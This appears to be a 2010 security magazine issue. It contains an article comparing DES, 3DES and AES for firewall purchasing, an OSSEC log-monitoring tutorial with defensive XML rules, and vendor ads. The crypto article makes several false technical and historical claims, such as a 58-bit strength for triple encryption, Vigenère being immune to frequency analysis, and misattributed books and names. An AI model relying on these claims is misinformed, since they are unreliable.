


ASSOCIATION SPONSORS



Premier Media Sponsor





## AES and 3DES comparison analysis

by Anthony Fama

**Accurate assimilation of the differences amongst cryptographic systems often evades even the most experienced IT professional. The objective of this article is to offer the means for understanding this topic and aid the security engineer in making decisions.**

Back in the summer of 2002, I had designed a four-layer firewall system for an international bond firm. During the process, one of the action items was to select an operating system image for the firewalls in question. The manufacturer of the firewall(s) is not important, although it should be noted that it was (and is) one of the market leaders.

One of the variables in selecting the image for the firewalls was encryption. The viable options available were DES (Data Encryption Standard), 3DES (Triple DES), and AES (Advanced Encryption Standard). The dilemma that existed at the time was that DES and 3DES could be bundled into the firewalls for free. AES, on the other hand, required a fairly significant additional outlay of capital. The question, of course, was whether or not the

advantages of AES over 3DES were worth the additional cost.

We include DES in this discussion, even though it is currently considered to be an inadequate encryption algorithm. Understanding DES directly leads into the comprehension of what is happening when a 3DES process is being used. Having said that, what prompted the creation of this article was the fact that the internal IT staff at the firm in question had a surprisingly limited understanding of what they were actually buying. Yet, what was surprising was how adamant they were at insisting they must have the newer algorithm. It is this lack of understanding we wish to help the IT community with here, since we find more and more IT folk (especially the more experienced professionals) that toss around

acronyms without researching their underpinnings. Since all IT decisions come down to dollars and sense versus functionality, this scenario turned into a “risk analysis” exercise centered on how likely it was that a hypothetical attacker had the means to “crack” 3DES and yet not be capable of getting through AES. Then, comparing that difference in probability to the implied “loss” that would be realized in the event of a breach, in an effort to justify the additional cost.

The result of this exercise was that 3DES was more than sufficient since we had calculated it was more likely (from a probabilistic standpoint) that the equipment would be stolen, physical security compromised, and the information easily removed from the internal systems without needing to crack one encryption key. This result was disliked greatly by the IT staff, but liked immensely by the accounting department who now felt they saved quite a bit of money.

Since this will not be an overview on how to develop risk scenario calculations, we’ll focus on trying to educate our fellow IT professionals on why BOTH algorithms are great, but if one costs more money, either can be used so one can save money. In the process, we will hopefully clear up some misunderstandings about their inherent differences and advantages in different situations.

In an effort to bridge the gap between the “newbie” IT professional and the seasoned expert, we will offer some definitions where appropriate. Our goal is simply this – to come away with a better understanding of the differences amongst encryption algorithms and where they fit in today’s business computing environment.

## **Data Encryption Standard, 3DES, and Advanced Encryption Standard**

To begin, let us quickly come up to speed on some points: “Cryptology” is essentially defined as the making and breaking of secret codes. It consists of two parts: cryptography, which is the development and use of codes; and, cryptanalysis, which is the breaking of the codes. These two aspects go hand in hand as the cryptanalysis confirms (or negates) the strength of the algorithms them-

selves. Once shown to have vulnerabilities, the algorithms tend to get stronger via improved cryptographic mathematics (usually).

Please keep in mind that this “cat and mouse” game between code creators and code breakers is not new, by ANY means. Cryptography was very popular even during the time of Julius Caesar since the security of a message delivered by a human could NOT be secured simply by trusting the human. In fact, recall the Hundred Years War between France and England. At that time, the cryptanalysts were ahead of the cryptographers. France believed the Vigenère cipher to be unbreakable. The British, of course, cracked that code. No algorithm is truly unbreakable. Hence, the security of entire nations sometimes rests on the strength of encryption codes! But, let us return from our digression.

Put simply, a “cipher” is an algorithm for performing encryption and decryption. With a substitution cipher, one letter is substituted for another to encrypt a message. In simplest form, the number of letters in the output equals that of the input. One of the shortcomings of this simple cipher is its vulnerability to frequency analysis.

If a message has 15 B's, for example, and B is replaced by L, the ciphertext would still contain 15 Ls. As the message lengthens, it becomes more and more vulnerable to frequency analysis because the message would retain the frequency patterns found in the language, even though the characters are different.

Polyalphabetic ciphers were invented to make up for the shortcomings of the substitution cipher. The Vigenère cipher is an example. It encrypts using a series of different Caesar ciphers based on the letters of a keyword. This makes it invulnerable to frequency analysis.

National security dictated the need to create DES, which was adopted by the National Institute of Standards and Technology in 1977, and later approved by the American National Standards Institute in 1981 (ANSI X3.92). It is defined as a “Block Cipher” because it handles data in 64 bit “blocks.” This means eight bytes, since one byte [historically] equals eight bits. Within this 64-bit block, 56 bits are

used for the “key” to encrypt and decrypt data. Please do not let the terms “key,” “cipher” and “ciphertext” impede your understanding of encryption technology (we can do that with much more complex scenarios!). Just remember that TEXT follows a CIPHER (algorithm) using a KEY, creating CIPHERTEXT. That’s it. For example, let’s encrypt a phone number: (212)-755-2477. To encrypt this text we will use an algorithm whereby we very simply add a key to each digit. Thus, the algorithm is “digit+key” = “ciphertext.” The key we will use is arbitrary – let’s say the number 5. Therefore, the ciphertext is (767)-200-7922.

Notice that if the digit is greater than 10, we simply drop the “tens” place. This should be reflected in the definition of our algorithm BUT in an attempt to keep this simple we opted for understanding instead. In conclusion, to decrypt our ciphertext, the recipient must be given our encryption algorithm and key. The process can then be done in reverse - 7-5=2, 6-5=1, etc. Of course, even DES, with its antiquated 56-bit key, is MUCH MORE complicated than this example; but, hopefully, some insight has been offered that will aid the understanding of where we are going with these ideas.

DES, with a key that is 56-bits long, provides approximately seventy-two quadrillion iterations. That’s 72 followed by 15 zeros. Although this may seem like an incredible number, as computing power continued to increase after 1977, the possibility of a computer with enough power to traverse all combinations being used also increased. It became clear that eventually, this would not suffice for all applications, especially those where a breach would have grave repercussions.

The DES algorithm and the mathematics of performing the DES operation more than once are linear. That means that if it takes  $x$  microseconds to encode a block using DES, with a 56-bit key, it would take 3 times  $x$  to encode the same data by performing the DES algorithm with three distinct keys. Doing so provides an equivalent key of  $56 \times 3$  or 168 bits. Not bad! However, we explain this process in this manner to clearly show that going from DES to 3DES requires three times the computing power to encode the same data. Re-

member, EVERYTHING in IT is eventually guided by cost. So then, the question becomes, is 168 bits adequate to protect even the most sensitive of data?

It only took 21 years for DES to be cracked using a brute force attack. In 1998, The Electronic Frontier Foundation utilized \$250,000 of computing power to crack DES in less than three days. Since then, many successful attempts have been made in cracking DES. The point we’re getting at is this: whether it’s a single computer or many computers operating in parallel, the dollar value per computer cycle will vary; however, it is the number of keys that can be processed per second that matters. The computer in 1998 processed 88 billion keys per second. If we assume a 10-fold increase in computing power in ten years, then today, it would still take many hours to crack DES. NOW, given that, in comparison, using the same computer, with the 10-fold increase, it would take approximately 3 quadrillion years to crack 3DES. That’s about 250,000 times the age of the universe. Thus the odds, under current conditions, of cracking 3DES are pretty slim.

For basic understanding, 3DES uses a methodology known as “EDE” - encrypt, decrypt, encrypt. This means three different keys are used → [k1,k2,k3]. IF we simply encrypt 3x, using k1,k2, and k3, the effective key length would be only 58 bits, instead of the 168 with 3DES-EDE.

Now that we know all this, why should you ever want to introduce another algorithm? The short answer is - it depends. Let’s consider where AES (or the need for an alternative to 3DES) became a consideration.

The National Institute of Standards and Technology completed a task to find a replacement for Triple-DES. This endeavor was undertaken because of several factors. Obviously, as computer power continues to increase, the time it takes for a brute force attack against an algorithm to be successful would drop. Despite the times described above, which illustrate the improbability of this, another factor that could make a difference is computational complexity. What does this mean? In extremely simple terms, the algorithm cannot have any shortcuts that circumvent the

process of calculation the answer. In other words, if we multiply 3,412 and 7,815, we need to follow a step by step mathematical process to get the answer; first, five times two, etc. However, if we multiply 1,000 and 10,000, we can simply count the zeros and put a one in front; 10,000,000. This is a shortcut in the algorithm used to multiply the numbers. In evaluating the usefulness of an encryption algorithm, there can be no possibility that any of these shortcuts exist.

It was also decided that the replacement for 3DES would need to be more “computationally efficient” than 3DES. What this means, in simple terms, is that the number of compute cycles required to perform the encryption would be less than the number required to compute 3DES ciphertext of the same strength. The reason for this is that we now have a plethora of handheld devices and gadgets that help us communicate. These devices need encryption, but they are using processors that may not be as powerful as those found in a desktop computer. Hence, an encryption algorithm that requires less “horsepower” would become more and more essential.

The result was that the Advanced Encryption Standard is more computationally efficient and stronger, when key lengths are the same as with 3DES. AES works fast even on small devices such as smart phones, smart cards etc. AES provides more security due to larger block size and longer keys. It uses 128 bit fixed block size and works with 128, 192 and 256 bit keys. The Rijndael algorithm is in general flexible enough to work with key and block size of any multiple of 32 bit with minimum of 128 bits and maximum of 256 bits.

Without question, there is constant scrutiny over how much time is needed to crack an algorithm. Hundred of mathematical analyses can be called upon. However, numbers that are mentioned in security circles center on approximately 5 billion years to crack Triple-DES and 150 trillion for AES. This, of course, is implying the same information to encrypt, the same key size, and computational power.

Is it possible to use a cipher that is completely unbreakable? Claude Shannon proved, using information theory, that any theoretically un-

breakable cipher must have keys which are at least as long as the plaintext, and used only once. Of course, this is completely impractical in some cases and thus, the Advanced Encryption Standard addresses many of the needs that today, would render an algorithm obsolete or unusable.

Now that we have established why AES is generally a better choice for encrypting information than 3DES, we would like to provide some education about what AES is - in a way that is easily “digestible”. It is widely known that AES is currently based on a cipher named “Rijndael.” The name is derived from two Belgian cryptographers, Joan Daemon and Vincent Rijmen.

The AES Algorithm works via a scheme called “substitution-permutation” network. Very simply, the scheme takes BOTH the original information to be encoded, plus a key and uses this input. Based on this input, a substitution overlay changes the information. Each overlay is a “round”, so depending on how many times this is done, we say the original information went through an x number of rounds to get the ciphertext. If you are interested, you can look up the actual algorithm as it is open to the public. From a purely mathematical sense, it is a very elegant method AND is very fast at producing ciphertext. Again, it is this focus on speed that led to Rijndael becoming the algorithm of choice. Please be advised that THERE ARE OTHER ALGORITHMS that are mathematically more difficult to crack. However, they lack some of the other benefits, such as speed. Remember, an increase in speed AND encryption strength is known as “computational efficiency.”

## Conclusion

There are a few things to consider when discussing AES and 3DES that should not be omitted. First of all, these are “symmetric” algorithms because they use a private key for BOTH encryption and decryption. For comparison, RSA is an asymmetric cipher.

We bring this up to illustrate one point. Key length does NOT indicate the overall strength of the algorithm. RSA, for example, with a key length of 2048 bits is equivalent in strength to an RC4 cipher with only 128 bits to its key!

Asymmetric algorithms like RSA, elliptical-curve and Diffie-Hellman can be 1000x slower than symmetric algorithms. Factoring large numbers or computing logarithms are the basis for the asymmetric algorithms and this take significantly more time. VPNs use asymmetric encryption to hide the exchange of the symmetric keys that will be used to encrypt the data. This is done because encrypting data in real time requires a fast algorithm. Asymmetric encryption is simply too slow. Hence, each of these ciphers has its place in the information technology world.

I would like to close with an illustration of expectations for future key lengths, predicted by the NIST. The table below is public information and can be found by starting at nist.gov and navigating through the site.

These predictions assume algorithms will remain mathematically and cryptographically sound. Further, that computing power will continue at its current rate of growth; thus brute force attacks continue to get faster. Note that if a method other than brute force is discovered, key lengths become obsolete.

<b>Protection for this number of years.</b>	<b>Symmetric key</b>	<b>Asymmetric key</b>	<b>Digital signature</b>	<b>Hash</b>
3 Years	80	1248	160	160
10 Years	96	1776	192	192
20 Years	112	2432	224	224
30 Years	128	3248	256	256
Quantum computing	256	15424	512	512

Please also consider an interesting point about 3DES usage in practice: 3DES uses a scheme known as “EDE” (Pronounced Eddie - encrypt, decrypt, encrypt [using keys k1,k2,k3]. If, instead, we simply encrypted 3x (thinking that by encrypting three times we were increasing security), using k1,k2, and k3 as keys, the effective key length would be 58 bits, instead of the 168 with 3DES-EDE.

In summary, a few key points that the reader should keep in mind:

- 3DES is secure enough for just about every corporate application and should NOT be viewed as inferior to newer algorithms.
  - The application of DES 3x with different keys makes brute force attacks on 3DES infeasible because the basic algorithm has withstood the test of time for 35 years.
  - The AES algorithm is a faster cipher, able to provide equivalent security with less CPU “cycles” than 3DES and some other popular algorithms not described in this article.

cles” than 3DES and some other popular algorithms not described in this article.

- Key length does NOT indicate overall strength, although lengthening the key does make the algorithm stronger BUT at a cost in computational power.

Each encryption algorithm can exist in software OR hardware and the one chosen should fit the application and take CPU power and required speed into account.

Hopefully, this discussion has helped you understand some of the differences in 3DES and AES, and has perhaps enhanced what you may have already known about encryption.

If you would like to explore this further, I would highly recommend the following two titles:

1. Introduction to Algorithms, by Ron Rivest.
2. Introduction to Modern Cryptography, by Jonathan Katz

Anthony Fama is a partner at Computer Integrated Services. He has held numerous industry certifications, including some from Novell, Cisco, and Sun. He holds a Bachelor of Science Degree in Electrical Engineering and Physics and is an MBA as well. He also has a Masters Degree in Astrophysics and has been a member of Mensa for over twenty years.

# Continuous Automated Compliance

You have been waiting a long time for this.



## Achieve Continuous Compliance

SecureAware® from Lightwave Security is helping risk and compliance managers to focus their programs and resources on the real issues of reducing overhead and audit costs.


In today's challenging compliance environment, achieving and maintaining compliance is no easy task. Now there's SecureAware®. Automate even the biggest compliance challenges in days – not weeks. Because SecureAware® includes support of policy frameworks like PCI DSS, CoBIT 4.1, and ISO 27000, companies are easing the burden of document management, resource allocation, and management reporting.

- Security Awareness Training Programs
- Policy & Documentation Management
- Automate Vulnerability and Risk Assessments
- Manage Business Continuity and Disaster Recovery Plans
- Multi-framework Compliance Management

For more information:

[LightwaveSecurity.com](http://LightwaveSecurity.com) | ph (800) 616-8597 | [info@lightwavesecurity.com](mailto:info@lightwavesecurity.com)

SecureAware® is a registered trademark of Neupart A/S.



**SecureAware®**





## **OSSEC: An introduction to open source log and event management**

**by Wim Remes**

**In any environment, large or small, the managing and interpreting of log files is a time consuming and expensive responsibility. Generally, this particular job is perceived as a boring waste of time, and is usually pushed onto whom-ever is the “weakest” part of the team and executed half-heartedly and - therefore - poorly.**

I, for one, believe that log files contain a lot of wisdom that most systems, applications and network administrators miss. While log files are considered a necessary evil and are consulted only when someone is complaining about problems with certain services, they are key to understanding the baseline behavior of your environment (when everything is running smoothly) and are therefore fundamental for the detection of anomalies. “Love thy logs like you love thyself” should be a mantra for all previously mentioned administrators.

Even in the smallest of environments you'll have a dozen computers (workstations and servers) and a few network appliances (routers, firewalls, switches, access points). Add some multifunctional printers into the mix, and you're good to go.

The great majority of these devices will be spitting out messages with a vengeance, and it is you who must prioritize and process these events. Even if you think it's not necessary, you will probably have to do it as a compliance requirement.

All of this would be a big problem if you had to do it step-by-step, page-by page, by yourself. Luckily, there are plenty of products out there today that can provide these two services. I am, of course, talking about log management, and security incident and event management solutions. The former acts as a black hole into which all log events within your network are siphoned and kept in. The latter's task is to correlate events you throw in it and provide you with a Web 2.0 dashboard from which you can analyze the results.

How can you learn about your environment and how to protect it in a cost-effective manner, enable your organization to respond to incidents when they happen, and satisfy auditors? In my opinion, OSSEC is a good answer to that question.

I found out about OSSEC while I was searching the web for log management advice. Back in those days, we had to do a lot of things by ourselves. Apparently Daniel Cid had been encountering the same problems I was, because he decided to do something about it. He developed OSSEC, and released it as open source - which it still is today.

```
apache_rules.xml  
arpwatch_rules.xml  
asterisk_rules.xml  
attack_rules.xml  
backup-rules.19799  
cisco-ios_rules.xml  
courier_rules.xml  
firewall_rules.xml  
ftpd_rules.xml  
hordeimp_rules.xml  
ids_rules.xml  
imapd_rules.xml  
index.html  
local_rules.xml  
mailscanner_rules.xml  
mcafee_av_rules.xml  
ms-exchange_rules.xml  
ms_dhcp_rules.xml  
ms_ftpd_rules.xml  
msauth_rules.xml  
mysql_rules.xml  
named_rules.xml  
netscreenfw_rules.xml  
ossec_rules.xml  
pam_rules.xml  
pix_rules.xml
```

You may notice that the rules are defined in .xml files. It is incredibly easy to create your own rules or modify existing rules to fit your requirements. As long as you are somewhat familiar with regular expressions - for xml and the application you're creating rules for - there is basically no limit to what you can do with OSSEC.

## The OSSEC architecture

In this article, I'm assuming a client/server installation, since all but one daemon are present in both the client/server and the standalone installation. OSSEC is designed to run

## Interpret any log, on/from any system

OSSEC's current version is 2.3 and the client runs on Windows, Linux, AIX, Solaris and HP/UX. The server runs on Linux, AIX, Solaris and HP/UX. Additionally, OSSEC can even monitor systems on which you cannot install the software for whichever reason.

The built-in rule base is pretty impressive. Alongside log rules for open source solutions like Apache, MySQL, sendmail and squid, there is also an impressive amount of rules for commercial solutions such as several AV engines, firewalls, networking products and MS Exchange.

```
policy_rules.xml  
postfix_rules.xml  
postgresql_rules.xml  
proftpd_rules.xml  
pure-ftpd_rules.xml  
raccoon_rules.xml  
rules_config.xml  
sendmail_rules.xml  
smbd_rules.xml  
solaris_bsm_rules.xml  
sonicwall_rules.xml  
spamd_rules.xml  
squid_rules.xml  
sshd_rules.xml  
symantec-av_rules.xml  
symantec-ws_rules.xml  
syslog_rules.xml  
telnetd_rules.xml  
translated  
vmpop3d_rules.xml  
vmware_rules.xml  
vpn_concentrator_rules.xml  
vpopmail_rules.xml  
vsftpd_rules.xml  
web_rules.xml  
zeus_rules.xml
```

several daemons, all assigned limited and specific tasks. All but one are running on chroot. Let's introduce them:

Analysisd runs on chroot as the user ossec and does all the analysis. In a standalone installation this process obviously runs on the client, but in the client/server setup it runs only on the server. The direct benefit is that the resource-intensive analysis of events is executed by the server, which is usually dedicated to doing just that. This leaves the resources craved by your application untouched.

Remoted (running on the server) receives the logs from Agentd (running on the client). Remoted is running on chroot (user = ossecr) and Agentd too (user = ossec). Remoted is responsible for all communications with the agents.

Monitord is responsible for monitoring the agents and takes care of the centralized log files. The daily logs are compressed and signed by this process, too. We have one process doing analysis, one sending events and another receiving them. But, we also need a worker to collect the events, and this task is performed by the logcollector. This daemon is running as root, which is required because it obviously needs access to the log files it will monitor.

The last two daemons are maild and execd. Maild, running on chroot (user = ossecm) sends mails on specific alerts if e-mail notification is enabled (we'll see later that this is easily configurable). The final process, which coincidentally converts the HIDS into a HIPS, is execd - the process responsible for starting active responses.

This sums up all the functionality offered by OSSEC: we collect logs (logcollector), send

them to the server (agentd and remoted), decode and analyze them (analysisd) and we act upon the generated alerts (maild and execd) if so required.

### Analysis: when gibberish becomes language

A log event can contain a lot of information, but we don't need all of it. We are interested in the parts that we can use to create actionable alerts. OSSEC does the analysis in three phases: pre-decoding, decoding and analysis.

In the first phase - pre-decoding - the information provided by the event source is parsed and known fields are extracted. The time, the system name and the application name are of particular interest here, but the log message is left untouched and passes on to the next phase, decoding. Here, the log message is inspected in depth and information is further extracted. Usually we want to gather information like source IP, username, destination IP, etc.

With a basic understanding of regular expressions you can create your own decoders. Let's take a look at the default PAM decoder. The first two decoder rules are:

```
<decoder name="pam">
  <program_name>(pam_unix)$</program_name>
</decoder>

<decoder name="pam">
  <program_name></program_name>
  <prematch>^pam_unix|^\\(pam_unix\\)</prematch>
</decoder>
```

The first one tells OSSEC to treat any log message for which the program name is (pam\_unix) as a PAM message, applying subsequent decoder rules to it. The second rule is to catch those PAM messages that, for one reason or the other, get logged with an-

other program name. Those messages that contain either the string pam\_unix or (pam\_unix) are still regarded as PAM messages. Now, we need to extract information we can work with from those messages.

```
<decoder name="pam-user">
  <parent>pam</parent>
  <prematch>^session \\w+ </prematch>
  <regex offset="after_prematch">^for user (\\S+)</regex>
  <order>user</order>
</decoder>
```

The first tag of interest is the <parent> - this refers to the earlier decoder rules. Any message that is decoded as PAM is picked up this rule.

The <prematch> tag looks for a string that starts with the word “session”, followed by one or more other words. If these prerequisites are met, we’re ready to grab some information

(in this case the username). We do that by using a regular expression, hence the <regex> tag that we tell to start after the prematch. Any information we need from the pattern we put between round brackets. With the <order> tag, we tell OSSEC in which order we find our information. That will become clearer in a message from which we extract - more information.

```
<decoder name="pam-host-user">
  <parent>pam</parent>
  <prematch>rhost=\S+\s+user=\S+</prematch>
  <regex>rhost=(\S+)\s+user=(\S+)</regex>
  <order>srcip, user</order>
</decoder>
```

This is where things become interesting. Notice that the <regex> tag doesn’t contain the prematch parameter because we want to extract information from the same string that we use to match on. From this message we want to extract the source IP address and the user-

name and we tell OSSEC that the first string we captured in round brackets is that IP address and the second one is the username. Hereafter, everything builds upon the decoders. Let’s have a look at the PAM rules.

```
<rule id="5500" level="0" noalert="1">
  <decoded_as>pam</decoded_as>
  <description>Grouping of the pam_unix rules.</description>
</rule>
```

Every rule gets a unique id, a number between 100 and 99999. The level can be any number between 0 and 14 - it allows you to granularly rank alerts by severity. Level 0 means that this event is of no significance as we use it only to group the pam\_unix alerts. With noalert we specify that no alerts are re-

quired. In the <decoded\_as> tag we tell OSSEC that this rule applies to all messages decoded as PAM by our decoder rules and with <description> we tell everyone who has never seen an OSSEC rule before what this is about.

```
<rule id="5501" level="3">
  <if_sid>5500</if_sid>
  <match>session opened for user </match>
  <description>Login session opened.</description>
  <group>authentication_success,</group>
</rule>
```

Now it gets really exciting! Rule 5501 is a level 3 event and builds on rule 5500. We look for the string “session opened for user” to register a successful login event. OSSEC allows us to build so-called rule trees - chains of alerts that allow us exact control about what

gets logged and with which alert level. A good example would be the following: We want to be alerted when Chris logs on to the alpha server at any time, but not if any other users log on. It would look a little like this:

```

<rule id="10000" level="0">
    <hostname>alpha</hostname>
    <description>group alpha events</description>
</rule>
<rule id="10001" level="10">
    <if_sid>10000</if_sid>
    <user>Chris</user>
    <description>Chris is logging on to the alpha server</description>
</rule>

```

Rule trees can become pretty complex, especially when you start weaving in active responses.

### Active response: Defend!

This is where you can get creative. How do you want to repel attackers today? A good example of what you might do here is in the user quotes on the OSSEC website where Paul Sebastian Ziegler tells about his little experiment with the solution at the Defcon15 “Own The Box” competition.

He let OSSEC fire up arp poisoning against attackers using the scapy tool. All that was necessary is a set of rules to identify the attack and a couple of entries in ossec.conf to link his script with the rules he wrote. It was named the most evil entry in the competition.

The first thing you'll need to do to set up active response is identify the rules for which you want to take action to prevent further damage. You have to chose wisely, or even write more in-depth rules to make sure you get as low a false positive rate as possible.

Then, you write your script. What you do and how you do it is completely up to you - there is absolutely no limit as to what you can do here.

The next step is enabling the scripts. Copy them to the active-response/bin folder of your OSSEC install path and reference them in your ossec.conf file. OSSEC comes with some basic active response scripts – here is an example:

```

<command>
    <name>host-deny</name>
    <executable>host-deny.sh</executable>
    <expect>srcip</expect>
    <timeout_allowed>yes</timeout_allowed>
</command>

```

All active response commands start with the `<command>` tag and are given a proper name with the `<name>` tag. The `<executable>` tag tells OSSEC where the script is and the `<expect>` tag describes which information is needed to run this script. The last `<timeout_allowed>` tag specifies whether this command supports timeout. In this case it can,

and we can tell the system to block a certain host for x minutes. After that period the reverse command will be run, unblocking the host.

Now, we are ready to use this command in active response scenarios, either based on the rule id or on the severity of the event:

```

<active-response>
    <command>host-deny</command>
    <location>local</location>
    <rules_id>10013</rules_id>
    <timeout>300</timeout>
</active-response>

```

```
<active-response>
<command>host-deny</command>
<location>local</location>
<level>10</level>
<timeout>300</timeout>
</active-response>
```

Both rules will execute the host-deny script. The first one when rule number 10013 is triggered and the second one when any event with a severity level of 10 or higher is triggered.

### Conclusion

I hope that I have given you a good overview of OSSEC's capabilities. With the support for multiple operating systems and the flexibility to adapt it to specific environments, I would recommend it to anyone looking to gain control over their environment.

If you want to look into it further, I would suggest starting at the OSSEC website ([www.ossec.net](http://www.ossec.net)). Additionally, the "OSSEC Host-based intrusion detection" book written by Daniel Cid, Andrew Hay and Rory Bray and published by Syngress is a very good reference for the solution. If you really get stuck, you can get a very fast answer from the OSSEC user group.

Now off you go! Start loving your log files and give them the attention they deserve.

Wim Remes is an information security consultant from Belgium and co-host of the Eurotrash information security podcast ([www.eurotrashsecurity.eu](http://www.eurotrashsecurity.eu)).

DAILY OR WEEKLY  
SECURITY NEWS  
RIGHT IN YOUR INBOX

[net-security.org/infosecuritynews.php](http://net-security.org/infosecuritynews.php)



# Events around the world

**RSA Conference 2010** ([www.bit.ly/rsac2010](http://www.bit.ly/rsac2010))  
Moscone Center, San Francisco. 1-5 March 2010.

**InfoSec World Conference & Expo 2010** ([www.misti.com/infosecworld](http://www.misti.com/infosecworld))  
Disney's Coronado Springs Resort, Orlando, FL. 19-21 April 2010.

**Infosecurity Europe 2010** ([www.infosec.co.uk](http://www.infosec.co.uk))  
Earls Court, London. 27-29 April 2010.

---

**Gartner Identity & Access Management Summit** ([europe.gartner.com/iam](http://europe.gartner.com/iam))  
Lancaster London, London, UK. 3-4 March 2010.

**Corporate Fraud: Prevention, Detection & Investigation in the Aftermath of  
the Global Economic Downturn** ([www.bit.ly/b4U0RV](http://www.bit.ly/b4U0RV))  
Boston, MA. 15-16 March 2010.

**SecureCloud 2010** ([cloudsecurityalliance.org/sc2010.html](http://cloudsecurityalliance.org/sc2010.html))  
Majestic Hotel and Spa, Barcelona, Spain. 16-17 March 2010.

**Atlanta SecureWorld Expo 2010** ([secureworldexpo.com/events/index.php?id=266](http://secureworldexpo.com/events/index.php?id=266))  
Cobb Galleria Centre, Atlanta, GA. 27-28 April 2010.

**Cyber Defence 2010** ([smi-online.co.uk/2010cyber17.asp](http://smi-online.co.uk/2010cyber17.asp))  
Swissôtel, Tallinn, Estonia. 17-18 May 2010.

**ISSD 2010** ([issdconference.com](http://issdconference.com))  
Westminster Conference Centre, London. 20-21 May 2010.

## 5th in the Series of Corporate Fraud & Risk Conferences

# Corporate Fraud: Prevention, Detection & Investigation in the Aftermath of the Global Economic Downturn

## Employ Efficient Strategies & Techniques to Combat Corporate Fraud Risks – Prevent, Detect and Investigate Fraud in Challenging Economic Times

March 15-16, 2010 | Boston, MA

### Chairperson:

**Jim Brigham**  
Vice President & Chief Compliance Officer  
**PetCo Animal Supplies**

### Attending this Premier marcus evans Conference will Enable You to:

- **Fight** against sophisticated economic crime with DOJ on your side
- **Discover** the SEC perspective to strengthen efforts to combat financial crime
- **Assess** increased fraud opportunities resulting from current organizational cutbacks and understand the motivations for fraud as well as the environments that create opportunity
- **Detect** fraud even at the executive level and reduce opportunity for management collusion and override
- **Deploy** cost effective anti-fraud strategies and fight fraud even with a limited budget
- **Mitigate** the risk of fraud with a strong anti-fraud program & utilize savvy internal controls to track and detect fraud
- Continuously **evaluate** the effectiveness of your control monitoring for fraud detection and investigation to protect your business – **Combat** corporate fraud risk

### Gain Valuable Insights From:

- **Best Buy** on deploying a unified approach to loss prevention and fraud management
- **IRS, SEC and DOJ** on fraud management & law enforcement and conducting fraud investigations
- **FedEx** on evaluating anti-fraud measures and protecting the bottom line
- **Microsoft** on utilizing IT for forensics, investigations and internal audits as well as prevention and detection of fraud
- **Verizon Wireless** on embedding anti-fraud activities into the organizational processes

### Who Should Attend:

